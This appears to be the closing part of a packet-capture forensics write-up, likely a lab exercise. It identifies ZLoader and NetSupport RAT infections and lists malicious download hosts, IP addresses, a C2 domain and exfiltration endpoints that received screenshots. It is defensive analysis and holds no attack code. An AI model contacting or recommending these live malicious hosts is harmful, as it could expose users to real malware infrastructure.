  Accept-Language: en-US\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
  Accept-Encoding: gzip, deflate\r\n
  Host: www.vinylmeplease.com\r\n
  DNT: 1\r\n
  Connection: Keep-Alive\r\n
  Cookie: _gcl_au=1.1.949876142.1573510598; _ga=GA1.2.2082810095.1573510598; _gid=GA1.2.1906447370.1573510598; __zlcmid=vDigFj7IpbARDG\r\n
  \r\n
  [Full request URI: http://www.vinylmeplease.com/magazine/guide-to-flattening-warped-vinyl-records/]
  [HTTP request 1/3]
  [Response in frame: 46078]
  [Next request in frame: 46081]
```

Malicious Activity

Zloader RAT Download

frank-n-ted.com (10.6.12.203) downloaded a file malicious file from 205.185.125.104
HTTP GET requests were made for:
pQBtWi
june11.dll
This is commonly associated with an Excel macro
june11.dll is a RAT
It POSTS to the host snnmnkxdhflwqthqismb.com (5.101.51.151)
snnmnkxdhflwqthqismb.com is a C2 site for the ZLoader RAT



NetSupport RAT Download

This is a Remote Access Trojan - NetSupport RAT

Visit http://green.mattingsolutions.co (185.243.115.84)

This is a known infected site

Likely a fake web browser update

POST request to 185.243.115.84 included

501 ASCII hexadecimal data files

empty.gif

2 screen shots of the infected user's desktop

empty.gif?ss&ss1.img and empty.gif?ss&ss2.img


POST requests to http://31.7.62.214/fakeurl.htm

114 application/x-www-form-urlencoded

fakeurl.htm

This file name is associated the the Netsup

RAT



The End